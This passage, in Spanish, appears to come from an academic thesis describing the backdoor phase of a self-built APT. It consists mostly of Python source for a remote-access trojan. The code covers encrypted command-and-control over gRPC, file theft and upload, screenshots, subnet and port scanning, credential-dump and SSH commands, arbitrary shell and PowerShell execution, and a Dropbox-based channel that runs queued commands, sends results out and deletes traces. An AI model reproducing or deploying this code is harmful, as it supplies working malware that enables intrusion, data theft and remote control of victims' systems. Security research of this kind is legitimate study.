


Figura 4.8: Diagrama de flujo de la fase backdoor

La comunicación con el servidor C&C se hará usando Protocol Buffers y gRPC (6.2). Los siguientes métodos se ocuparán de gestionar las comunicaciones:

- **generate_key():** creará una clave a partir de la fecha actual para cifrar el contenido de las comunicaciones.

```
def generate_key():
  global encrKey

  date = datetime.datetime.now()

  day = str(date.day)
  month = str(date.month)
  year = str(date.year)
  secret = int(day+month+year)
  key = generate(seed = secret, max_atom_len = 8, min_atom_len = 8).get_key()
  key = key[:-1]+"="
  encrKey = Fernet(key)
```

Listing 4.8: Código fuente del método generate_key()

- **sendResponse(x)**: enviará la cadena encriptada al servidor C&C.

```
def sendResponse(x):
  data = to_byte(x)
  encrypted_data = encrKey.encrypt(data)
  data = to_str(encrypted_data)
  request = chunk_pb2.Request(name=data)
  stub.getResponse(request)
```

Listing 4.9: Código fuente del método sendResponse()

- **getCmd()**: pedirá instrucciones al servidor C&C.

```
def getCmd():
  request = chunk_pb2.Empty()
  response = stub.getCmd(request)
  command = response.name.encode()
  command = encrKey.decrypt(command)
  command = command.decode().rstrip()
```

```
7     return command
```

Listing 4.10: Código fuente del método getCmd()

- **uploadFromCnC()**: descargará el archivo enviado por el servidor C&C.

```
1  def uploadFromCnC(target_name, out_file_name):
2    response = stub.download(chunk_pb2.Request(name=target_name))
3    save_chunks_to_file(response, out_file_name)
4    decryptFile(out_file_name)
```

Listing 4.11: Código fuente del método uploadFromCnC()

- **downloadToCnC()**: enviará el archivo *in_file_name* al servidor C&C.

```
1  def downloadToCnC(in_file_name):
2    encryptFile(in_file_name)
3    chunks_generator = get_file_chunks(in_file_name)
4    response = stub.upload(chunks_generator)
5    decryptFile(in_file_name)
6    assert response.length == os.path.getsize(in_file_name)
```

Listing 4.12: Código fuente del método downloadToCnC()

- **save_chunks_to_file()**: escribirá el stream de bytes (*chunks*) en un archivo.

```
1  def save_chunks_to_file(chunks, filename):
2    with open(filename, 'wb') as f:
3      for chunk in chunks:
4        f.write(chunk.buffer)
```

Listing 4.13: Código fuente del método save_chunks_to_file()

- **get_file_chunks()**: devolverá un generador de chunks (partes del fichero) a partir de los bytes del archivo *filename*.

```
1  def get_file_chunks(filename):
2    with open(filename, 'rb') as f:
3      while True:
4        piece = f.read(CHUNK_SIZE);
5        if len(piece) == 0:
6          return
7        yield chunk_pb2.Chunk(buffer=piece)
```

Listing 4.14: Código fuente del método get_file_chunks()

- **encryptFile()**: encriptará el archivo pasado como parámetro.

```
1  def encryptFile(filename):
2    with open(filename, 'rb') as f:
3      content = f.read()
4      f.close()
5
6    encrypted_data = encrKey.encrypt(content)
7
8    with open(filename, 'wb') as f:
9      f.write(encrypted_data)
10     f.close()
```

Listing 4.15: Código fuente del método encryptFile()

- **decryptFile()**: desencriptará el archivo pasado como parámetro.

```
def decryptFile(filename):
  with open(filename, 'rb') as f:
    content = f.read()
    f.close()

  decrypted_data = encrKey.decrypt(content)

  with open(filename, 'wb') as f:
    f.write(decrypted_data)
    f.close()
```

Listing 4.16: Código fuente del método decryptFile()

Además de esto y para hacer uso del framework gRPC se ha creado el siguiente archivo de configuración **.proto** donde se definen los métodos y los tipos de mensajes:

```
syntax = "proto3";

service FileServer {
  rpc upload(stream Chunk) returns (Reply) {}
  rpc download(Request) returns (stream Chunk) {}
  rpc getCmd(Empty) returns (Request) {}
  rpc getResponse(Request) returns (Empty) {}
}

message Chunk {
  bytes buffer = 1;
}

message Request {
  string name = 1;
}

message Reply {
  int32 length = 1;
}

message Empty{

}
```

Listing 4.17: Código fuente del archivo chunk.proto

Para generar el código necesario de gRPC se ha usado el siguiente comando:

```
python -m grpc_tools.protoc -I. --python_out=. --grpc_python_out=. chunk.proto
```

Listing 4.18: Comando para generar el código gRPC

A continuación se enumeran los distintos comandos implementados y su funcionalidad:

- **q:** cierra la sesión actual pero el programa sigue funcionando. Volvemos a iniciar la variable temporal **start** para que el tiempo de espera se reinicie y vuelva a intentar conectarse al C&C.

```
  while True:
    command = reliable_recv()
    if command == "q":
      start = time.time()
```

```
5         break
```

Listing 4.19: Código fuente del método shell()

- **shutdown:** cierra la sesión actual y el programa se apaga a sí mismo. Reiniciamos la variable temporal **start**, marcamos la variable **exit** como *True* y así en el método **connection()** se cerrará el bucle y finalizará el programa.

```
1     elif command == "shutdown":
2       exit = True
3       start = time.time()
4       break
```

Listing 4.20: Código fuente del método shell()

- **help:** enumera los distintos comandos implementados.

```
1     if command == "help":
2       help_options = '''Available commands:
3       cd (directory) - to move to another directory
4       download (file) - download a file from the target pc
5       upload (file) - upload a file to the target pc
6       screenshot - take a screenshot from the target pc and send it to the server
7       get (url) - download a file from a url to the target pc
8       check - check if the program has admin privileges
9       start (program) - start a program in target pc
10      pingSweep - activate a ping scan in the network
11      commonScan - look for common ports
12      dnsScan - look for dns servers
13      netFolders - list all network folders available
14      fullScan - scan everything of everything (takes long)
15
16      ssh [host] [username] [password] - enter "exit" to quit session
17      dumpHash - attemp to dump hashes (admin required)
18      dumpCreds - attemp to get credentials of the machine
19
20      shutdown - shutdown backdoor
21      q - disconnect from port
22      '''
23      sendResponse(help_options)
```

Listing 4.21: Código fuente del método shell()

- **cd:** permite la navegación entre directorios.

```
1     elif command[:2] == "cd" and len(command) > 1:
2       try:
3         os.chdir(command[3:])
4         sendResponse("[+] Directory changed to: " + os.getcwd())
5       except:
6         sendResponse("[!!] Failed to move to directory")
7         pass
```

Listing 4.22: Código fuente del método shell()

- **download (file):** envía el archivo *file* desde la máquina infectada al C&C. Método downloadToCnC descrito en (4.12).

```
1     elif command[:8] == "download":
2       downloadToCnC(command[9:])
```

Listing 4.23: Código fuente del método shell()

- **upload (file):** envía el archivo *file* desde el C&C a la máquina infectada. Método uploadFromCnC descrito en (4.11).

```
    elif command[:6] == "upload":
      uploadFromCnC(command[7:],command[7:])
```

Listing 4.24: Código fuente del método shell()

- **get (url):** descarga el archivo de la url en la máquina infectada. Una vez descargado se envía un mensaje de respuesta dependiendo de si el comando ha tenido éxito o no.

```
    elif command[:3] == "get":
      try:
        webDownload(command[4:])
        sendResponse("[+] File downloaded")
      except:
        sendResponse("[!!] Download fail")
```

Listing 4.25: Código fuente del método shell()

```
def webDownload(url):
  get_response = requests.get(url)
  file_name = url.split("/")[-1]
  with open(file_name, "wb") as out_file:
    out_file.write(get_response.content)
```

Listing 4.26: Código fuente del método webDownload()

- **screenshot:** realiza una captura de pantalla, se la envía al C&C y la borra del equipo.

```
    elif command[:10] == "screenshot":
      try:
        screenshot()
        downloadToCnC("monitor-1.png")
        os.remove("monitor-1.png")
      except:
        sendResponse("[!!] Failed to take screenshot")
```

Listing 4.27: Código fuente del método shell()

```
def screenshot():
  with mss() as screenshot:
    screenshot.shot()
```

Listing 4.28: Código fuente del método screenshot()

- **check:** comprueba si la sesión actual tiene permisos de administrador. El método que se usa para comprobarlo es intentar acceder a carpetas que solo pueden ser accedidas por el administrador. Si no es posible acceder con los permisos actuales es que no se tienen permisos de administrador.

```
    elif command[:5] == "check":
      try:
        is_admin()
        sendResponse(admin)
      except:
        sendResponse("Cant perform privileges check")
```

Listing 4.29: Código fuente del método shell()

```
def is_admin():
  global admin
  try:
    temp = os.listdir(os.sep.join([os.environ.get('SystemRoot', 'C:\windows'),'temp']))
  except:
    admin = "[!!] User Privileges!"
    return False
  else:
    admin = "[+] Admin Privileges!"
    return True
```

Listing 4.30: Código fuente del método is_admin()

- **start:** inicia un programa instalado en el sistema. Un ejemplo de esto puede ser *start calc*, lo que iniciaría la calculadora del sistema.

```
    elif command[:5] == "start":
      try:
        subprocess.Popen(command[:6], shell=True)
        sendResponse("[+] %s started" % str(command[:6]))
      except:
        sendResponse("[!!] Failed to start")
```

Listing 4.31: Código fuente del método shell()

- **pingSweep:** inicia un escaneo de pings por los equipos de la subred. En este apartado solo se explica la funcionalidad del backdoor, en el apartado 4.7 se explica en detalle cómo se hace el escaneo de puertos.

```
    elif command[:9] == "pingSweep":
      try:
        pingSweep()
        sendResponse(str(upPcs))
      except Exception as e:
        print(e)
        sendResponse("[!!] Failed to make ping scan")
```

Listing 4.32: Código fuente del método shell()

- **commonScan:** lanza un escaneo de los puertos más comunes a los equipos activos de la subred y envía al C&C el contenido del archivo con el resultado. Su funcionamiento se detalla en el apartado 4.7.

```
    elif command[:10] == "commonScan":
      try:
        if len(upPcs) == 0:
          pingSweep()
        commonPorts()
        with open(tempFolder+"portScan.txt","rb") as f:
          sendResponse(f.read())
          f.close()
        os.remove(tempFolder+"portScan.txt")
      except:
        sendResponse("[!!] Failed to make common ports scan")
```

Listing 4.33: Código fuente del método shell()

- **dnsScan:** comprueba qué equipos de la subred tienen el puerto DNS (nº 53) abierto y envía al C&C el contenido del archivo con el resultado. Su funcionamiento se detalla en el apartado 4.7.

```
    elif command[:7] == "dnsScan":
      try:
        dnsScan()
        with open(tempFolder+"dnsServers.txt","rb") as f:
          sendResponse(f.read())
          f.close()
        os.remove(tempFolder+"dnsServers.txt")
      except:
        sendResponse("[!!] Failed to make dns scan")
```

Listing 4.34: Código fuente del método shell()

- **netFolders:** lista los recursos accesibles de los equipos activos de la subred y envía al C&C el contenido del archivo con el resultado. Su funcionamiento se detalla en el apartado 4.7.

```
    elif command[:10] == "netFolders":
      try:
        if len(upPcs) == 0:
          pingSweep()
        netFolders()
        with open(tempFolder+"networkFolders.txt","rb") as f:
          sendResponse(f.read())
          f.close()
        os.remove(tempFolder+"networkFolders.txt")
      except:
        sendResponse("[!!] Failed to make network folders scan")
```

Listing 4.35: Código fuente del método netFolders()

- **fullScan:** inicia un escaneo de todos los puertos de todos los equipos activos de la subred y envía al C&C el contenido del archivo con el resultado. Su funcionamiento se detalla en el apartado 4.7.

```
    elif command[:8] == "fullScan":
      try:
        if len(upPcs) == 0:
          pingSweep()
        fullScan()
        with open(tempFolder+"fullPortScan.txt","rb") as f:
          sendResponse(f.read())
          f.close()
        os.remove(tempFolder+"fullPortScan.txt")
      except:
        sendResponse("[!!] Failed to make full scan")
```

Listing 4.36: Código fuente del método shell()

- **dumpCreds:** intenta obtener los hashes de las contraseñas de los usuarios del dominio y de la sesión actual. Su funcionamiento se detalla en el apartado 4.8 en el código 4.72.

```
    elif command[:9] == "dumpCreds":
      try:
        result = dumpCreds()
        sendResponse(result)
      except:
        sendResponse("[!!] Failed to get credentials")
```

Listing 4.37: Código fuente del método shell()

- **ssh:** abre una sesión ssh con los parámetros que se reciben.

```
    elif command[:3] == "ssh":
      command = command.split(" ")
      if len(command)<4:
        sendResponse("Empty paremeters")
      else:
        if len(command[1])>0 and len(command[2])>0 and len(command[3])>0:
          sshConnection(command[1],command[2],command[3])
          sendResponse("Session ended")
        else:
          sendResponse("Empty paremeters")
```

Listing 4.38: Código fuente del método shell()

```
def sshConnection(h, u, p):
  host = h
  user = u
  password = p
  command = "ssh "+user+"@"+host

  if len(host)>0 and len(user)>0 and len(password)>0:
    try:
      ssh = paramiko.SSHClient()
      ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
      ssh.connect(host, username=user, password=password)
      sendResponse("Session started")

      exit = False
      while not exit:

        command = getCmd()

        if command == "exit":
          exit = True
          ssh.close()
        else:
          stdin, stdout, stderr = ssh.exec_command(command)
          result = stdout.read()

          try:
            result = result.decode('utf-8')
          except:
            result = result.decode('latin1')
            pass
          sendResponse(result)
    except:
      pass
```

Listing 4.39: Código fuente del método sshConnection()

- **Comandos nativos:** ejecuta el comando recibido directamente como si fuese un comando nativo y envía el output al C&C.

```
    else:
      proc = subprocess.Popen(command, shell=True,
      stdout=subprocess.PIPE, stderr=subprocess.PIPE,
      stdin=subprocess.PIPE)

      result = proc.stdout.read() + proc.stderr.read()

      try:
        result = result.decode('utf-8')
      except:
```

```
11          result = result.decode('latin1')
12          pass
13
14        sendResponse(str(result))
```

Listing 4.40: Código fuente del método shell()

Hasta ahora hemos visto los métodos que gestionan la comunicación con el servidor C&C pero es posible que no podamos conectarnos directamente. Por ese motivo y para evitar la necesidad de comunicación síncrona, dejaremos comandos en la nube y el script los consultará, ejecutará y devolverá los resultados. Esta es la funcionalidad del método **checkCommands()**.




Figura 4.9: Diagrama de flujo de la fase backdoor

```
def checkCommands():
  content = ""
  username = getpass.getuser()

(1)try:
    metadata, res = dbx.files_download(path="/"+macAdd+"/"+username+"/commands.txt")

    content = res.content
  except:
    pass

(2)if len(content) > 1:

    # Activamos la ejecucion de scripts de powershell
(3) try:
      c = "powershell.exe Set-ExecutionPolicy RemoteSigned -Scope
      CurrentUser"

      subprocess.Popen(c, shell=True, stdout=subprocess.PIPE,
      stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    except:
      pass

(4) content = content.decode()
    content = content.splitlines()
```

Listing 4.41: Código fuente del método checkCommands()

Primero **(1)**, intentaremos descargar el archivo que contiene los comandos localizado en la carpeta /**dirección MAC/nombre de usuario**/ de dropbox. El funcionamiento de la API de dropbox se detalla en la sección 4.10. En caso de que **(2)** el archivo contenga algo, **(3)** activaremos la ejecución de scripts de powershell dado que en la mayoría de equipos no está activado. Posteriormente **(4)**, como recibimos los comandos en formato byte tenemos que decodificarlos y dividirlo en líneas.

Si se han cumplido las condiciones,**(5)** procedemos a ejecutar los comandos. Existen dos casos posibles: que sea un script o comando powershell o que sea otro tipo de comando. En primer lugar, describiremos el caso de powershell. El formato de archivo que esperamos en este caso es el siguiente:

- **Script powershell:**
  powershell ::: script.ps1
  En este caso, el script tendrá que haberse descargado en el equipo previamente.
- **Comando powershell:**
  powershell ::: command

```
    i = 0
(5) while i < len(content) :
      result = "none"
      folder = ""
      #en el caso de que sea un comando powershell
(6)   if "powershell :::" in content[i]:

        command = content[i].split(":::")[1]

        if ".ps1" in command:
          folder = tempFolder

        # una vez leido lo ejecutamos
        try:
(7)       proc = subprocess.Popen("powershell.exe "+folder+command, shell=
          True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=
          subprocess.PIPE)
          result = proc.stdout.read() + proc.stderr.read()

          try:
            result = result.decode('latin1')
          except:
            result = result.decode('utf-8')
            pass
        except:
          pass

(8)     saveResult(command,result.rstrip().replace("\n",""))
      else:
```

Listing 4.42: Código fuente del método checkCommands()

En el caso de que sea una instrucción powershell **(6)**, la extraemos de la cadena y en caso de que sea un script añadimos el path de la carpeta temporal. Esto se debe a que es necesario indicar la ruta completa del script para su ejecución. Una vez leído el comando, **(7)** lo ejecutamos con la función **subprocess.Popen** y decodificamos el resultado. Después de esto, **(8)** guardamos el resultado en un archivo para luego subirlo a la nube con el método **saveResult()**:

```
def saveResult(command, content):
```

```
  with open(tempFolder+"result.txt","a") as r:
    r.write("****************************\n")
    r.write("Command: " + command + "\n")
    r.write("****************************\n")
    r.write("Result: \n" + content + "\n")
    r.write("****************************\n\n")
    r.close()
```

Listing 4.43: Código fuente del método saveResult()

En caso de que no sea una instrucción powershell, delegaremos su ejecución al método runCommand().

```
(8)     saveResult(command,result.rstrip().replace("\n",""))
      else:
        command = content[i].replace("\n","")
        try:
          runCommand(command)
        except Exception as e:
          pass
      i += 1
```

Listing 4.44: Código fuente del método checkCommands()




Figura 4.10: Diagrama de flujo de la fase backdoor

Éste método se ocupará de tratar los comandos que no sean de powershell y es muy similar al método ya tratado **shell()**, con la diferencia que este subirá los resultados a dropbox y no se los enviará directamente al servidor C&C. El funcionamiento de la API de dropbox se detalla en la sección 4.10. Los comandos que implementa son:

- **help:** devolverá los comandos disponibles.

```
def runCommand(command):
  global username
  result = "none"

  if command == "help":
    help_options = '''Available commands:
    cd (directory) - to move to another directory
```

```
    download (file) - download a file from the target pc
    upload (file) - upload a file to the target pc
    screenshot - take a screenshot from the target pc and send it to the server
    get (url) - download a file from a url to the target pc
    check - check if the program has admin privileges
    start (program) - start a program in target pc
    pingSweep - activate a ping scan in the network
    commonScan - look for common ports
    dnsScan - look for dns servers
    netFolders - list all network folders available
    fullScan - scan everything of everything (takes long)
    powershell ::: script.ps1 - runs script previously downloaded
    powershell ::: command - run powershell command
    '''
    result = help_options
```

Listing 4.45: Código fuente del método runCommand()

- **download:** enviará el archivo *file* desde el equipo a dropbox. El funcionamiento de la API de dropbox se detalla en la sección 4.10.

```
  elif command[:8] == "download":
    #upload file to dropbox
    fileDir = command[9:].rsplit('\\',1)[0]+"\\"
    fileName = command[9:].rsplit('\\',1)[1]
    if uploadDropbox(fileDir,fileName):
      result = "Succesfully downloaded to cloud"
    else:
      result = "Failed to download"
```

Listing 4.46: Código fuente del método runCommand()

- **upload:** descargará el archivo *file* de dropbox al equipo. El funcionamiento de la API de dropbox se detalla en la sección 4.10. En caso de que sea un script de powershell, lanzamos el comando **Unblock-File** que desbloquea la ejecución de un archivo descargado de internet.

```
  elif command[:6] == "upload":
    try:
      with open(tempFolder+command[7:], "wb") as f:
        username = getpass.getuser()
        metadata, res = dbx.files_download(path="/"+macAdd+"/"+
        username+"/"+command[7:])
        f.write(res.content)
        f.close()
        result = "File succesfully uploaded"

      if ".ps1" in command[7:]:
        subprocess.Popen("powershell.exe Unblock-File"+tempFolder+
        command[4:], shell=True, stdout=subprocess.PIPE,
        stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    except:
      result = "File failed to upload"
      pass
```

Listing 4.47: Código fuente del método runCommand()

- **get:** descargará el archivo de la url al equipo. En caso de que sea un script de powershell, lanzamos el comando **Unblock-File** que desbloquea la ejecución de un archivo descargado de internet.

```
elif command[:3] == "get":
  try:
    tmp = os.getcwd()
    os.chdir(tempFolder)
    downloadToFolder(command[4:])
    os.chdir(tmp)
    result = "[+] File downloaded"

    if ".ps1" in command[4:]:
      subprocess.Popen("powershell.exe Unblock-File"+tempFolder+
      command[4:], shell=True, stdout=subprocess.PIPE,
      stderr=subprocess.PIPE, stdin=subprocess.PIPE)
  except:
    result = "[!!] Download fail"
```

Listing 4.48: Código fuente del método runCommand()

- **screenshot:** enviará una captura de pantalla del equipo a dropbox. El funcionamiento de la API de dropbox se detalla en la sección 4.10.

```
elif command[:10] == "screenshot":
  try:
    screenshot()
    tempDir = os.getcwd()
    uploadDropbox(tempDir+"\\","monitor-1.png")
    os.remove("monitor-1.png")
    result = "[+] Screenshot uploaded"
  except:
    result = "[!!] Failed to take screenshot"
```

Listing 4.49: Código fuente del método runCommand()

- **check:** comprobará el nivel de permisos de la sesión actual.

```
elif command[:5] == "check":
  try:
    is_admin()
    result = admin
  except:
    result = "Cant perform privileges check"
```

Listing 4.50: Código fuente del método runCommand()

- **start:** iniciará el programa pasado como parámetro. Un ejemplo puede ser *start calc* que ejecutaría la calculadora.

```
elif command[:5] == "start":
  try:
    subprocess.Popen(command[:6], shell=True)
    result = "[+] %s started" % str(command[:6])
  except:
    result = "[!!] Failed to start"
```

Listing 4.51: Código fuente del método runCommand()

- **pingSweep:** lanzará un escaneo de pings en los equipos de la subred. Su funcionamiento se detalla en la sección 4.7.

```
elif command[:9] == "pingSweep":
  try:
    pingSweep()
```

```
4         result = str(upPcs)
5       except:
6         result = "[!!] Failed to make ping scan"
```

Listing 4.52: Código fuente del método runCommand()

- **commonScan:** lanzará un escaneo de los puertos más comunes a los equipos activos de la subred y almacenará el resultado en la variable ”result”. Su funcionamiento se detalla en la sección 4.7.

```
1   elif command[:10] == "commonScan":
2     try:
3       if len(upPcs) == 0:
4         pingSweep()
5       commonPorts()
6       uploadDropbox(tempFolder, "portScan.txt")
7       os.remove(tempFolder+"portScan.txt")
8       result = "[+] Scann uploaded"
9     except:
10      result = "[!!] Failed to make common ports scan"
```

Listing 4.53: Código fuente del método runCommand()

- **dnsScan:** lanzará un escaneo del puerto DNS a todos los equipos de la subred y almacenará el resultado en la variable ”result”. Su funcionamiento se detalla en la sección 4.7.

```
1   elif command[:7] == "dnsScan":
2     try:
3       dnsScan()
4       uploadDropbox(tempFolder, "dnsServers.txt")
5       os.remove(tempFolder+"dnsServers.txt")
6       result = "[+] Scann uploaded"
7     except:
8       result = "[!!] Failed to make dns scan"
```

Listing 4.54: Código fuente del método runCommand()

- **netFolders:** lista los recursos accesibles de los equipos activos de la subred y almacena el resultado en la variable ”result”. Su funcionamiento se detalla en el apartado 4.7.

```
1   elif command[:10] == "netFolders":
2     try:
3       if len(upPcs) == 0:
4         pingSweep()
5       netFolders()
6       uploadDropbox(tempFolder, "networkFolders.txt")
7       os.remove(tempFolder+"networkFolders.txt")
8       result = "[+] Scann uploaded"
9     except:
10      result = "[!!] Failed to make network folders scan"
```

Listing 4.55: Código fuente del método netFolders()

- **fullScan:** lanzará un escaneo de todos los puertos a los equipos activos de la subred y almacenará el resultado en la variable ”result”. Su funcionamiento se detalla en la sección 4.7.

```
    elif command[:8] == "fullScan":
      try:
        if len(upPcs) == 0:
          pingSweep()
        fullScan()
        uploadDropbox(tempFolder, "fullPortScan.txt")
        os.remove(tempFolder+"fullPortScan.txt")
        result = "[+] Scann uploaded"
      except:
        result = "[!!] Failed to make full scan"
```

Listing 4.56: Código fuente del método runCommand()

- **Comando nativo:** ejecutará el comando como si fuese uno nativo del sistema.

```
    else:
      proc = subprocess.Popen(command, shell=True,
      stdout=subprocess.PIPE, stderr=subprocess.PIPE,
      stdin=subprocess.PIPE)
      result = proc.stdout.read() + proc.stderr.read()

      try:
        result = result.decode('utf-8')
      except:
        result = result.decode('latin1')
        pass
      result = result.rstrip().replace("\n","")

    saveResult(command,result)
```

Listing 4.57: Código fuente del método runCommand()

Finalmente en el método checkCommands(), una vez se han ejecutado los comandos, subimos los resultados a la nube y borramos el archivo que contiene los comandos.

```
      i += 1

  uploaded = uploadDropbox(tempFolder,"result.txt")

  # Si no se han subido correctamente se reintenta
  for i in range(1,3):
    if not uploaded:
      time.sleep(2)
      if not uploaded:
        uploaded = uploadDropbox(tempFolder,'result.txt')

  os.remove(tempFolder+"result.txt")

  if uploaded == True:
    dbx.files_delete(path="/"+macAdd+"/"+username+"/commands.txt")
```

Listing 4.58: Código fuente del método checkCommands()

Una vez finalizada esta fase, procedemos con la fase de reconocimiento.




Figura 4.11: Diagrama de flujo de la fase backdoor

4.6.2. Experimento Fase de Backdoor

En esta sección se mostrará en caso práctico de cómo la APT hace la conexión con el servidor de C&C y envía y recibe comandos. A continuación de muestra el equipo donde se ejecuta el malware:

